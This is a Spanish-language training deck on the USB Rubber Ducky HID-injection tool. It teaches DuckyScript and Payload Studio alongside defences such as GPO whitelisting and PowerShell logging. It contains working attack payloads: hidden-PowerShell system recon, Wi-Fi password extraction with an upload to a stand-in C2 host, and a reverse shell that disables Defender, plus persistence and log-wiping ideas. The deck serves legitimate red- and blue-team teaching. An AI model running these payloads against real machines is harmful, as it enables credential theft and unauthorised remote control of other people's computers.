

USB RUBBER DUCKY

De pendrive inofensivo a arma de inyección silenciosa



USB RUBBER DUCKY

DuckyScript 3.0

by Hak5 · 2010

¿Qué es el USB Rubber Ducky?

Herramienta de ataque físico que se disfraza de memoria USB estándar pero emula un teclado HID (Human Interface Device). Al conectarse, el sistema operativo la reconoce como un teclado de confianza y ejecuta automáticamente secuencias de comandos programadas en DuckyScript — sin necesidad de drivers ni permisos del usuario.

Hardware interno



Microcontrolador ARM Cortex-M0+ (32-bit). Ranura MicroSD para almacenar payloads. Botón físico de ejecución.

Protocolo HID



Se anuncia al OS como teclado. 0 drivers necesarios. Compatible con Windows, macOS, Linux, Android.

Velocidad letal



Inyecta a > 1,000 palabras por minuto. Un payload completo se ejecuta en 2–5 segundos. El usuario no puede reaccionar.

DuckyScript 3.0



Lenguaje de scripting propio. Lógica condicional, variables, funciones y payloads multiplataforma.

Origen y Evolución del Rubber Ducky

2010**Rubber Ducky v1**

Primera versión. DuckyScript 1.0 básico. Solo inyección de texto simple.

2013**Firmware 2.5**

Mejoras de timing y compatibilidad multiplataforma.

2022**Gen 2 lanzado**

Nuevo MCU ARM Cortex-M0+. DuckyScript 3.0 con lógica, bucles y exfiltración.

2023**Payload Studio**

Plataforma web oficial con editor, librería de payloads y compilador integrado.

2010

2013

2022

2023

Rubber Ducky v1

Firmware 2.5

Gen 2 lanzado

Payload Studio

★ DATO CLAVE: El Rubber Ducky es el dispositivo que popularizó DuckyScript — el lenguaje de scripting que HOY usan el Flipper Zero, O.MG Cable, Bash Bunny y prácticamente todos los dispositivos de HID injection del mercado.

Anatomía del USB Rubber Ducky

MCU

ARM Cortex-M0+ (32-bit, 48 MHz)

RAM

256 KB de memoria interna

Almacenamiento

MicroSD hasta 256 GB (payloads)

Interfaz

USB-A 2.0 full-speed (12 Mbps)

Emulación

HID Class: Keyboard + Mouse

LED

RGB programable como señal de estado

Botón

Físico para selección de payload

OS Host

Windows, macOS, Linux, Android, iOS



PUNTO CLAVE PARA LA CLASE: El OS nunca recibe una firma de "pendrive". Solo ve un teclado. Por eso no hay driver que instalar, no hay alerta de seguridad, no hay prompt de confirmación.

El Lenguaje del Rubber Ducky

// COMANDOS BÁSICOS

REM

Comentario (no se ejecuta)

→ REM Este es mi payload

DELAY

Pausa en milisegundos

→ DELAY 500

STRING

Escribe texto literal

→ STRING Hello World!

ENTER

Presiona la tecla Enter

→ ENTER

GUI / WIN

Tecla Windows/Command

→ GUI r

// TECLAS MODIFICADORAS

CTRL

Tecla Control

→ CTRL ALT t

ALT

Tecla Alt

→ ALT F4

SHIFT

Tecla Shift

→ SHIFT TAB

TAB

Tecla Tab

→ TAB

REPEAT

Repite el último comando N veces

→ REPEAT 10

Lo nuevo en la versión 3.0

advanced_example.txt

```
REM DuckyScript 3.0 - Avanzado
REM Variables y lógica condicional
```

```
VAR $os = ""
VAR $found = FALSE
```

```
REM Detectar sistema operativo
IF ($OS_VERSION == "Windows") THEN
    VAR $os = "windows"
    VAR $found = TRUE
END_IF
```

```
REM Ejecutar según OS
IF ($found == TRUE) THEN
    GUI r
    DELAY 500
    STRING powershell -w h -ep bypass
    ENTER
    DELAY 1000
    STRING Invoke-WebRequest ...
    ENTER
ELSE
    REM Intento macOS
    GUI SPACE
    DELAY 500
    STRING Terminal
```

Variables (VAR)

Almacenar valores dinámicos durante la ejecución del payload.

Condicionales (IF)

Lógica if/else para payloads adaptativos según el entorno.

Funciones (FUNCTION)

Reutilizar bloques de código. Payloads más limpios y modulares.

Detección de OS

\$OS_VERSION para adaptar el ataque automáticamente al sistema.

Exfiltración nativa

EXFILTRATE permite capturar y enviar archivos desde el dispositivo.

Payload Studio by Hak5

Plataforma web oficial en payloadstudio.hak5.org — editor con syntax highlighting de DuckyScript 3.0, compilador integrado, librería de payloads de la comunidad y herramientas de debug para el Rubber Ducky.



Editor DuckyScript

Syntax highlighting, autocompletado y validación de errores en tiempo real.



Compilador integrado

Genera el .bin que va en la MicroSD del Ducky directamente desde el navegador.



Librería de payloads

Cientos de payloads de la comunidad listos para usar, adaptar y aprender.



Selector de plataforma

Filtra payloads por OS objetivo: Windows, macOS, Linux, Android.



Configuración de timing

Ajusta los delays globales según la velocidad del sistema víctima.



Gestión de archivos

Guarda, organiza y versiona tus payloads directamente en la plataforma.



Anatomía de un Script DuckyScript

01

CABECERA / METADATOS

Define el idioma del teclado, delay inicial, versión de DuckyScript y variables de entorno.

02

VARIABLES & CONSTANTES

Almacenan valores reutilizables: rutas, nombres, contraseñas temporales. Declaradas con DEFINE o VAR.

03

LÓGICA & CONDICIONES

Bloques IF/ELSE, funciones FUNCTION, bucles. Controlan el flujo según el sistema objetivo.

04

CUERPO DEL ATAQUE

Los comandos reales: STRING, ENTER, GUI, WIN+R, ALT+F4. La secuencia de teclas ejecutada.

05

LIMPIEZA & EXFILTRACIÓN

Cierra ventanas, borra artefactos, copia datos a disco o red. Opcional pero recomendado.



```
REM === CABECERA ===  
ATTACKMODE HID  
DELAY 500  
DEFINE #USUARIO Roger  
  
REM === VARIABLES ===  
VAR $ruta = C:\Temp  
  
REM === CUERPO ===  
GUI r  
DELAY 400  
STRING cmd /c whoami > $ruta\out.txt  
ENTER
```


Comandos Esenciales del Lenguaje

ENTRADA BÁSICA

STRING texto

Escribe texto literal

ENTER

Presiona Enter

DELAY 500

Pausa en ms

TAB

Tecla Tab

BACKSPACE

Borra un carácter

REPEAT N

Repite el comando anterior N veces

TECLAS ESPECIALES

GUI r

Windows key + R (Ejecutar)

CTRL ALT DELETE

Combinación triple

ALT F4

Cerrar ventana

SHIFT TAB

Tab inverso

WIN

Abre el menú inicio

PRINTSCREEN

Captura de pantalla

CONTROL Y LÓGICA

DEFINE #VAR val

Constante global

VAR \$x = 0

Variable mutable

IF (\$x == 1)

Condicional

WHILE (\$x < 5)

Bucle while

FUNCTION foo()

Define función

EXTENSION DETECT_OS

Detecta el OS objetivo

De la idea al ataque: paso a paso



Definir objetivo

01

¿Qué hace el payload? ¿Qué OS?
¿Qué privilegios?
¿Con internet o sin él?



Escribir
DuckyScript

02

En Payload Studio.
Usar los comandos correctos. Calcular DELAY según la lentitud del sistema objetivo.



Compilar a .bin

03

"Save and encode"
en Payload Studio →
genera payload.bin
con toda la
secuencia
comprimada.



Copiar a MicroSD

04

Insertar MicroSD en
PC. Copiar
payload.bin a la raíz.
Extraer MicroSD e
insertarla en el
Ducky.



Insertar en víctima

05

Conectar el Ducky al
puerto USB. El OS lo
reconoce como HID.
Esperar el tiempo de
ejecución.



Resultado /
Exfiltrar

06

El payload se
ejecutó. Recuperar
datos, verificar
acceso o analizar la
respuesta según el
objetivo.

CONFIGURACIÓN INICIAL

Configurar Payload Studio Community

01 ACCESO Y REGISTRO

- Ir a: payloadstudio.hak5.org/community
- Click en 'Sign Up' — cuenta gratuita Hak5
- Verificar email para activar la cuenta
- Iniciar sesión con las credenciales creadas

02 CONFIGURAR IDIOMA DEL TECLADO

- En el editor: Settings → Keyboard Layout
- Seleccionar el idioma del teclado de la VÍCTIMA
- Layouts disponibles: US, ES, ES-LATAM, DE, FR...
- ⚠ Error más común: layout incorrecto causa typos en el payload

03 CONFIGURAR DELAY Y TIMING

- Settings → Initial Delay: tiempo antes de iniciar (rec: 1000ms)
- Default Delay: pausa automática entre cada comando
- Modo agresivo: Default Delay 0 — más rápido, menos confiable
- Modo seguro: Default Delay 50–100ms — más lento, más estable

04 PLATAFORMA OBJETIVO & COMPILAR

- Target: Windows / macOS / Linux / Android
- Selección afecta el manejo de GUI y teclas especiales
- Botón 'Save and encode' — descarga el archivo .bin
- Copiar .bin al directorio raíz de la MicroSD del Ducky

PAYLOAD STUDIO BY HAK5 - GRATUITO

Payload Studio Community



payloadstudio.hak5.org/community

Editor DuckyScript 3.0

Sintaxis highlighting, autocompletado y validación de errores en tiempo real.

Librería de payloads

Acceso a la librería comunitaria con cientos de payloads listos para adaptar.

Configuración de timing

Ajuste del delay inicial y entre comandos según la velocidad del sistema objetivo.

Selector de plataforma

Genera el payload compilado para Windows, macOS, Linux y Android directamente.

Gestión de archivos

Guarda, organiza y versiona tus payloads directamente en la plataforma.

Compilar a .bin

Genera el binario listo para copiar al directorio raíz del Rubber Ducky.

Community vs PRO — ¿Vale la pena pagar?

CARACTERÍSTICA	 COMMUNITY	 PRO (\$49/año)
Precio	GRATIS	\$49 / año
Editor DuckyScript 3.0	✓ Completo	✓ Completo
Librería comunitaria	✓ Lectura	✓ Lectura + Publicar
Compilador offline	✗ Solo online	✓ App Desktop
Historial de versiones	✗ No incluido	✓ Git-style versioning
Extensiones oficiales Hak5	✗ Limitadas	✓ Todas incluidas
Soporte de C2 integration	✗ No disponible	✓ Shark Jack / WiFi Pineapple
Modo colaborativo (team)	✗ No disponible	✓ Hasta 5 miembros
★ RECOMENDACIÓN: Para auditorías profesionales y entornos corporativos → PRO. Para aprendizaje y laboratorio personal → Community es suficiente.		

CASO REAL #1 // RED TEAM — RECONOCIMIENTO INTERNO

Payload de Reconocimiento del Sistema



```
REM === Payload: SysRecon ===  
ATTACKMODE HID  
DELAY 1000  
  
REM Abrir PowerShell oculto  
GUI r  
DELAY 500  
STRING powershell -W hidden  
ENTER  
DELAY 800  
  
REM Recopilar información  
STRING $i=systeminfo;$u=whoami;  
ENTER  
STRING $n=(Get-NetIPAddress).IPAddress  
ENTER  
STRING $d=$env:USERDOMAIN  
ENTER  
STRING $all=$i+$u+$n+$d  
ENTER  
STRING $all > C:\Temp\recon.txt  
ENTER  
DELAY 2000  
STRING exit  
ENTER
```

OBJETIVO

Recopilar: usuario actual, hostname, IPs, dominio de Active Directory, versión de OS — sin instalar ningún software.

DATOS RECOPIRADOS

-  whoami — usuario y privilegios
-  systeminfo — OS, RAM, parches instalados
-  Get-NetIPAddress — todas las IPs del equipo
-  USERDOMAIN — pertenencia a dominio AD
-  Salida a C:\Temp\recon.txt (o exfiltración)

⚡ TIEMPO DE EJECUCIÓN TOTAL: ~15 segundos

El atacante conecta el Rubber Ducky, en 15 segundos obtiene un archivo de texto con información crítica del sistema. No requiere privilegios de administrador. No instala ningún archivo. El log de Windows solo registra 'teclado HID conectado'.

CASO REAL #2 // EXFILTRACIÓN DE CREDENCIALES Wi-Fi

Payload: Extracción de Contraseñas Wi-Fi



```
REM === WiFi Password Exfil ===  
ATTACKMODE HID  
DELAY 1500  
  
GUI r  
DELAY 400  
STRING powershell -W hidden -NonI  
ENTER  
DELAY 900  
  
REM Extraer perfiles Wi-Fi  
STRING $profiles=netsh wlan show profiles  
ENTER  
STRING $keys=$profiles | Select-String ':'  
ENTER  
STRING $keys | % {  
ENTER  
STRING $n=($_ -split ':')[1].Trim()  
ENTER  
STRING netsh wlan show profile `"$n`" key=clear  
ENTER  
STRING } > C:\Temp\wifi.txt  
ENTER  
DELAY 3000  
STRING exit
```

RESULTADO

Genera wifi.txt con TODOS los perfiles Wi-Fi guardados en el equipo incluyendo las contraseñas en texto plano. Funciona en Windows 7, 8, 10, 11 sin parches ni modificaciones.

VARIANTE: EXFIL POR RED

Agrega al final: Invoke-WebRequest -Uri 'http://c2.atacante.com/up' -Method POST -Body (Get-Content C:\Temp\wifi.txt) para exfiltrar directamente al servidor del atacante.

⚠ USO ÉTICO / LEGAL

Solo ejecutar en entornos propios o con autorización escrita explícita. En una auditoría de seguridad física demuestra la necesidad de controlar el acceso a puertos USB.

🕒 TIEMPO TOTAL: ~25 segundos

Desde conectar el Ducky hasta tener las contraseñas guardadas. El archivo queda en disco hasta que el atacante lo recupera físicamente o vía red.

CASO REAL #3 // REVERSE SHELL + PERSISTENCIA

Payload: PowerShell Reverse Shell + Backdoor



```
REM === Reverse Shell Payload ===
ATTACKMODE HID
DELAY 1200

REM Deshabilitar Defender momentáneamente
GUI r
DELAY 500
STRING powershell -W hidden -Exec Bypass
ENTER
DELAY 1000

REM WindowStyle hidden bypass
STRING Set-MpPreference -DisableRealtime $true
ENTER
DELAY 500

REM === REEMPLAZAR IP Y PUERTO DEL AUDITOR ===
STRING $c=New-Object Net.Sockets.TCPClient
ENTER
STRING ('192.168.1.100',4444)
ENTER
STRING $s=$c.GetStream()
ENTER
DELAY 200
```

QUÉ HACE

Establece una conexión TCP inversa hacia el equipo del auditor en el puerto 4444. El auditor recibe una shell interactiva de PowerShell con los permisos del usuario actual — sin instalar nada.

VARIANTE — BACKDOOR PERSISTENTE

Agrega un Scheduled Task que ejecuta el reverse shell cada vez que el usuario inicia sesión: New-ScheduledTask... con acción PowerShell -W hidden y trigger AtLogon.

SETUP DEL AUDITOR (Kali / Parrot)

```
nc -nlvp 4444
# o usar Metasploit:
use exploit/multi/handler
set payload windows/x64/shell_reverse_tcp
set LHOST 192.168.1.100
set LPORT 4444
run
```


Payload #1 — Reconocimiento del Sistema

Recon básico: extrae información del host y la vuelca en un archivo temporal

payload.txt — DuckyScript 3.0

```
REM =====
REM  Payload #1: System Recon - Windows
REM  Autor: Roger F5 | NicaSec
REM  Objetivo: Recopilar info del sistema
REM =====
DELAY 1000

REM Abrir Run dialog
GUI r
DELAY 500

REM Ejecutar PowerShell oculto
STRING powershell -WindowStyle Hidden -ep bypass -c
STRING "$o=[Environment]::GetFolderPath('Desktop')+'\info.txt';"
STRING "systeminfo | Out-File $o;"
STRING "ipconfig /all >> $o;"
STRING "whoami /all >> $o;"
STRING "net users >> $o;"
STRING "dir env: >> $o"
ENTER
DELAY 3000
```



OBJETIVO:

Demostrar que en < 5 segundos podemos extraer información crítica del sistema.



DATOS QUE EXTRAER:

- Usuario actual y privilegios
- IPs, adaptadores de red
- Usuarios locales del sistema
- Variables de entorno
- Información del hardware

```
REM Confirmar ejecución (original para el auditor)
```

Payload #2 — Exfiltración de Claves Wi-Fi

Extrae todas las contraseñas Wi-Fi guardadas en Windows y las exfiltra

payload.txt — DuckyScript 3.0

```
REM =====
REM  Payload #2: WiFi Password Exfiltration
REM  Autor: Roger F5 | NicaSec
REM  Plataforma: Windows 10/11
REM =====
DELAY 1000

GUI r
DELAY 600

REM PowerShell oculto - extraer passwords WiFi
STRING powershell -WindowStyle Hidden -ep bypass
ENTER
DELAY 1500

REM Obtener todos los perfiles WiFi y sus claves
STRING $profiles = netsh wlan show profiles |
STRING Select-String "All User Profile" |
STRING ForEach-Object { ($_ -split ": ")[1].Trim() }
ENTER
DELAY 500
```



RESULTADO:

Lista completa de redes Wi-Fi + contraseñas en texto plano.



POR QUÉ FUNCIONA:

Windows almacena perfiles WiFi con las contraseñas. El comando "netsh wlan" las expone con permisos de usuario estándar.



VARIANTES:

- Exfiltrar via email (Send-MailMessage)
- Subir a webhook (Invoke-WebRequest)
- Guardar en MicroSD del propio Ducky



SÓLO EN ENTORNOS

AUTORIZADOS

Usar en VM del lab con redes ficticias.

Payload #2 — Exfiltración de Claves Wi-Fi

Extrae todas las contraseñas Wi-Fi guardadas en Windows y las exfiltra



payload.txt — DuckyScript 3.0

```
REM Inicialización y espera para reconocimiento del dispositivo  
DELAY 1000
```

```
REM Abrir el cuadro de diálogo Ejecutar (Windows + R)  
GUI r  
DELAY 500
```

```
REM Ejecutar Chrome con la URL objetivo  
STRING chrome https://rogerf5-security.github.io/Hardware_Hacking/  
ENTER
```

```
REM Esperar a que el navegador se abra y cargue la página  
DELAY 3000
```

```
REM Cambiar a pantalla completa  
F11
```

¿Qué más se puede hacer?



Rickroll Corporativo

Payload que abre el navegador, navega a un video de YouTube, sube el volumen al máximo y muestra una notificación en pantalla. Usado para demostraciones de concienciación en empresas.

DEMOSTRATIVO

Cambiar Fondo + Dejar Nota

Descarga una imagen como fondo de escritorio (imagen de alerta de seguridad) y deja un archivo README.txt en el escritorio con el mensaje: 'Tu USB fue conectado. ¿Tienes política de puertos?'

HARDENING AWARENESS

Lockdown Remoto

Bloquea la sesión de Windows, deshabilita temporalmente la red y guarda un log de que el equipo estuvo desatendido. Útil para demostrar por qué se deben bloquear las estaciones.

AUDITORÍA FÍSICA

Screenshot Silencioso

Captura la pantalla activa cada 10 segundos durante 2 minutos y guarda las imágenes en una carpeta oculta. Demuestra qué información se filtra si el equipo está desbloqueado.

SIMULACIÓN APT

Limpiar Evidencia

Borra el historial de PowerShell, el prefetch de comandos recientes y los logs del EventViewer relevantes. Simula técnicas de post-explotación para limpiar rastros.

POST-EXPLOTACIÓN

Ejemplos de Uso en Auditoría + Hardening

● RED TEAM – QUÉ PROBAR

01

Test de concienciación

¿Conectan USBs desconocidos? Dejar 'USB trampa' en zonas comunes (parking, lobby, sala de espera).

02

Estaciones desbloqueadas

¿Cuántos equipos están sin bloquear durante el día? El Ducky puede ejecutar su payload en < 15 seg.

03

Puertos USB sin política

¿Los puertos USB están habilitados en los endpoint? Probar si GPO de bloqueo está activo.

04

Privilegios excesivos

¿El usuario del día a día tiene privilegios de administrador? El Ducky aprovecha estos permisos.

05

Respuesta ante incidentes

¿En cuánto tiempo detecta el SOC/IT la ejecución de comandos sospechosos por teclado HID?

● BLUE TEAM – QUÉ IMPLEMENTAR

01

Bloqueo de puertos USB vía GPO

Deshabilitar almacenamiento USB en todos los endpoints. Permitir solo HID de lista blanca (teclado/mouse corporativo).

02

USB Guardian / USBDeview

Monitorear nuevos dispositivos HID conectados. Alertar si se conecta un HID con vendor ID sospechoso (Hak5, Atmel).

03

Windows Defender / WDATP

Monitoreo de comportamiento: PowerShell ejecutado desde proceso hijo de explorer con WindowStyle Hidden = alerta crítica.

04

Velocidad de escritura

Detectar: un humano escribe ~80 WPM. El Rubber Ducky escribe ~1,000 WPM. Solución: AppLocker + velocidad de keystroke.

05

Log de PowerShell + SIEM

Activar: PowerShell Transcript Logging, Module Logging y ScriptBlock Logging. Enviar al SIEM para correlación.

Bloquear el USB Rubber Ducky

01 GPO — BLOQUEAR TODOS LOS USB HID

Windows GPO

Active Directory

- gpedit.msc → Computer Config → Admin Templates
- → System → Device Installation → Device Installation Restrictions
- Activar: 'Prevent installation of devices not described by other policy settings'
- Crear lista blanca de Device IDs del teclado/mouse corporativo aprobado
- Deploy vía AD Group Policy para todos los endpoints de la organización

03 POWERSHELL CONSTRAINED LANGUAGE

PowerShell Policy

AppLocker

- Activar: `$ExecutionContext.SessionState.LanguageMode = 'ConstrainedLanguage'`
- GPO: Computer Config → Windows Settings → Security → Software Restriction Policies
- Bloquear PowerShell -WindowStyle Hidden -NonInteractive desde procesos no firmados
- Activar PowerShell ScriptBlock Logging + Transcript Logging (SIEM)
- AppLocker: solo ejecutar scripts firmados por la CA corporativa

02 USB GUARDIAN / USBDEVVIEW

Endpoint Security

Monitoring

- USB Guardian (free): bloquea dispositivos HID no autorizados automáticamente
- USBDevview: inventario de todos los HID conectados (historial + alertas)
- Configurar whitelist con VID:PID del teclado y mouse aprobados
- Alertas en tiempo real cuando se conecta un HID con VID desconocido
- Integrar con SIEM para correlación de eventos de conexión USB

04 PHYSICAL SECURITY + CONCIENCIACIÓN

Security Culture

Physical Controls

- Política: NUNCA conectar USBs de origen desconocido — sin excepciones
- Usar puertos USB bloqueados físicamente (USB Port Blockers) en equipos críticos
- Capacitación: demostración en vivo del Ducky para equipos de IT/usuarios
- Bloquear estación de trabajo siempre que te alejes (Win + L)
- Auditoría periódica de dispositivos HID registrados en todos los endpoints



Lab: Escribe tu Primer Payload



MISIÓN: Escribe un payload en DuckyScript 3.0 en Payload Studio que abra el Bloc de Notas, escriba tu nombre y la fecha de hoy, y lo guarde en el escritorio como "evidencia.txt". Tiempo: 10 minutos.

1

Acceder a Payload Studio

<https://payloadstudio.hak5.org/community/> → New Payload → selecciona "USB Rubber Ducky"

2

Escribir el DuckyScript

Usa: DELAY, GUI r, STRING notepad, ENTER, STRING <tu nombre>, CTRL s, etc.

3

Compilar y probar

"Generate Payload" → descarga el .bin → copia a la MicroSD → inserta en el Ducky de lab

4

Ejecutar en VM

Conecta el Ducky a la VM Windows preparada y observa el resultado en tiempo real



TIP: Empieza siempre con DELAY 1000 para dar tiempo al OS de reconocer el dispositivo antes de ejecutar el primer comando.

Rubber Ducky vs Competencia de HID Injection

Característica	Rubber Ducky	Flipper Zero	Bash Bunny	O.MG Cable
Factor de forma	Pendrive USB-A	Consola portátil	Pendrive USB-A	Cable USB/Lightning
Lenguaje	DuckyScript 3.0	DuckyScript 3.0	Bash / PowerShell	DuckyScript 3.0
Solo HID?	✓ Solo HID	✓ HID + RF/NFC	✗ HID + Red + USB	✓ HID + Wi-Fi C2
Lógica condicional	✓ Sí (v3.0)	⚠ Limitada	✓ Sí (Bash)	✓ Sí (v3.0)
C2 remoto?	✗ No nativo	✗ No	⚠ Con módulos	✓ Sí vía Wi-Fi
Precio aprox.	~\$60-80 USD	~\$169 USD	~\$119 USD	~\$119-200 USD
Factor de sigilo	★★★★★ Muy alto	★★★ Visible	★★★ Visible	★★★★★ Máximo
Facilidad de uso	★★★★★ Alta	★★★★★ Máxima	★★★ Media	★★★★★ Alta



¿Cuál de estas herramientas usarías para un escenario donde el atacante NO puede estar presente físicamente y necesita control remoto?

A

USB Rubber Ducky — es el más sigiloso

B


Flipper Zero — tiene muchos protocolos

C

O.MG Cable — tiene C2 vía Wi-Fi integrado y parece un cable normal

D

Bash Bunny — puede correr cualquier script Bash



Detección y Defensa contra BadUSB / HID Injection



DETECCIÓN

USBGuard / USBDeview

Monitoreo y whitelist de dispositivos USB conectados. Alerta si aparece un nuevo HID.

Windows Defender / WDATP

Monitoreo de comportamiento: detecta PowerShell oculto, ejecución de comandos anómalos.

Velocidad de escritura

Un teclado normal: < 100 WPM. El Ducky: > 1,000 WPM. Un SIEM puede detectar esta anomalía.

Logs de PowerShell

Script Block Logging activo. Registra cada comando ejecutado por



PREVENCIÓN

Política de USB bloqueados

GPO en Windows o udev rules en Linux. Prohibir HID desconocidos o cualquier USB no autorizado.

Bloqueo físico de puertos

Port blockers físicos en equipos críticos. Tampoco hay ataque si no hay acceso físico.

Concienciación del usuario

"No conectes USBs que encuentres". El vector humano es el más difícil de parchear.

Pantallas de bloqueo

Si el equipo está bloqueado, el Ducky puede escribir pero en el campo



LA DEFENSA MÁS EFECTIVA: Desactivar autorrun de HID y establecer whitelist de dispositivos USB en entornos corporativos mediante GPO o MDM.



Si encuentras un USB en el estacionamiento de tu empresa con la etiqueta "BONOS 2024.pdf" — ¿qué haces?

A

Lo conectas en tu PC personal, no en la del trabajo — total es seguro

B

Lo conectas en un equipo aislado de la red para ver qué contiene

C

Lo reportas al área de seguridad y NO lo conectas en ningún dispositivo

D

Lo conectas rápido, ves que es un PDF normal y lo desconectas



RESPUESTA: C – Reportar al equipo de seguridad sin conectarlo en absolutamente ningún dispositivo.



"Rubber Ducky drop attack": dejar USBs en zonas estratégicas es una técnica de Red Team real. La curiosidad humana es el exploit más efectivo.

Observar el ataque + Analizar los logs

✕ DURANTE EL ATAQUE (RED TEAM)

```
# Ventana PowerShell oculta
# No visible para el usuario

> whoami
DESKTOP-ABC\usuario1

> netstat -ano
# Conexión saliente a 192.168.1.100:4444

> Get-Process | Where Powershell
# Proceso sin ventana visible

# El usuario solo ve:
# El cursor parpadeando 3 segundos
# Luego nada más
```

🔍 EVIDENCIA EN LOGS (BLUE TEAM)

```
# Event Viewer → PowerShell
# Event ID 4104 (Script Block)

TimeCreated: 14/04/2026 10:32:01
ScriptBlock: Invoke-WebRequest...
HostName: ConsoleHost
User: DESKTOP\usuario1

# Sysmon Event ID 1
# Process Create
Image: C:\Windows\System32
      \WindowsPowerShell\v1.0
      \powershell.exe
CommandLine: powershell -WindowStyle
Hidden -ep bypass ...

# ← ESTO es lo que busca el SOC
```

Configurar el Rubber Ducky Gen 2

01

Formatear MicroSD

Formatear en FAT32 desde el PC. Máx 32 GB recomendado. Nombrar volumen "DUCKY".

```
mkfs.fat -F32 /dev/sdX (Linux)  
o clic derecho → Formatear en Windows
```

02

Compilar el payload

En Payload Studio → "Save and Encode" → descarga payload.bin al directorio raíz de la MicroSD.

```
payloadstudio.hak5.org  
→ New → Write DuckyScript → Encode
```

03

Estructura de archivos

En la MicroSD deben existir: payload.bin (obligatorio). inject.bin (alias antiguo). config.txt (opcionales).

```
MicroSD/  
├─ payload.bin ← Activo  
└─ payloads/  ← Adicionales
```

04

Botón de selección

El switch físico del Gen 2 tiene 3 posiciones. Cada posición puede cargar un payload distinto de la MicroSD.

```
Posición A → payload_a.bin  
Posición B → payload_b.bin  
Posición C → payload_c.bin
```

¿Qué aprendiste hoy?

1

¿Qué clase de dispositivo USB emula el Rubber Ducky?

✓ HID – Human Interface Device (Teclado)

2

¿Cuál es el lenguaje de scripting nativo del Ducky?

✓ DuckyScript 3.0

3

¿Por qué no lo detecta el antivirus?

✓ Solo inyecta pulsaciones de teclado – sin archivos maliciosos

4

¿Qué plataforma usamos para crear payloads?

✓ Payload Studio (payloadstudio.hak5.org)

5

¿Cuál herramienta tiene C2 remoto integrado vía Wi-Fi?

✓ O.MG Cable

6

¿Qué previene mejor el ataque en entornos corporativos?

✓ Whitelist de USB vía GPO / desactivar HID desconocidos

Dónde seguir aprendiendo



Plataformas

- payloadstudio.hak5.org — Editor oficial de payloads
- github.com/hak5/usbrubberducky-payloads — Librería comunitaria
- github.com/hak5 — Repositorios oficiales de Hak5



Documentación

- docs.hak5.org — Documentación oficial de DuckyScript 3.0
- github.com/hak5/duckyscript3 — Especificación completa
- forums.hak5.org — Comunidad activa de pentesters



Videos y Lab

- Canal de YouTube: Hak5 — tutoriales oficiales
- TryHackMe / HackTheBox — rooms de phishing físico
- VMs de lab: Windows 10 LTSC + Sysmon para practicar defensa



Tarea para próxima clase

- Escribe un payload que exfiltre la info de red vía correo
- Investiga: ¿cómo funciona el O.MG Cable vía Wi-Fi C2?
- Documenta: ¿qué logs genera un Rubber Ducky en Windows Event Viewer?